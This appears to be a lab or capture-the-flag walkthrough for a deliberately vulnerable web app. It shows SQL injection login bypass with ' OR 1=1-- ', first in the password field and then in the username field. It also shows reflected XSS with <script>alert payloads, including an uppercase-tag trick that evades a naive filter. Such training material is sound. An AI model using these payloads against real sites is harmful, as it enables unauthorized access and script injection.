

Vulnerable web application challenges

1) SQLi challenges (Bypassing authentication)

Participant required to login to the webapp as user **admin** without knowing the password.

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Participant can access the challenge via the Login function.

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Login

Username	<input type="text" value="admin"/>
Password	<input type="password" value="....."/>
	<input type="submit" value="Submit"/>

Participant may use the following payload as an injection input in the password field:

' OR 1=1-- '

The solution for the *Login* function is to input **admin** in username field, and the payload in password field (It would not work the other way around).

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Login

Username	<input type="text" value="admin"/>
Password	<input type="password" value="' OR 1=1-- '"/>
	<input type="submit" value="Submit"/>

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Full Name: **admin**

Email: **admin**

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For the next SQLi scenario, participant required to do the same but the password field now is hashed before being processed.

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Participant can access the next scenario via the Login (Secure) function.

If participant were to repeat the same technique from previous scenario, it would not work.

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Login (Secure)

Username	<input type="text" value="admin"/>
Password	<input type="password" value="' OR 1=1-- '"/>
	<input type="button" value="Submit"/>

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SELECT * FROM login WHERE username='admin' AND password = 'ae20f9af7afe80d09b90b18772865c02'
Invalid username or password.

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The input in password is first hashed, rendered any injection attack useless.

The solution is to apply the injection on the username field this time, instead of the password field. The password field may be anything. Participant may use the same payload:

' OR 1=1-- '

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Login (Secure)

Username	<input type="text" value="' OR 1=1-- '"/>
Password	<input type="password"/>
	<input type="button" value="Submit"/>

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Full Name: **admin**

Email: **admin**

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2) Cross-Site Scripting (XSS) challenges (Self-reflected)

Participant are required to execute arbitrary JavaScript code using XSS injection on vulnerable input field in *Edit Profile* page.

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Full Name: **admin**

Email: **admin**

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Participant can access the challenge via the Edit Profile function.

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Name	<input type="text" value="admin"/>
Email	<input type="text" value="admin"/>
Password	<input type="password" value="....."/>
	<input type="button" value="Update"/>


Participant may proceed with the first xss challenge by trying out payload in the name field.

The solution is to test out the `<script>` tag input in the name field. Participant may use the the following payload:

`<script>alert('This is xss on name field')</script>`

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Name	<input type="text" value="<script>alert('This is xss on"/>
Email	<input type="text" value="admin"/>
Password	<input type="text" value="Click here to reset password"/>
	<input type="button" value="Update"/>



For the next XSS scenario, participant required to do the same but on the email field. Participant may notice that `<script>` tag is now being filtered out from the input.

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Name	<input type="text" value="admin"/>
Email	<input type="text" value="admin"/>
Password	<input type="password" value="....."/>
<input type="button" value="Update"/>	

Participant may proceed with the next xss scenario by trying out payload in the email field.

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Welcome **admin** ! [Logout](#)

Full Name: **admin**

Email: **alert('This is xss on name field')**

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Username

The input in email field is now filtering for `<script>` tag, rendered any injection attack useless.

The solution for this scenario is to apply the injection in a different input convention, the simplest one being by adjusting the `<script>` tag to be in **capital** case. Participant may use the same payload but with minor adjustment:

`<SCRIPT>alert('This is xss on email field')</SCRIPT>`

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Name	<input type="text" value="admin"/>
Email	<input type="text" value="<SCRIPT>alert('This is xss"/>
Password	<input type="text" value="Click here to reset password"/>
<input type="button" value="Update"/>	

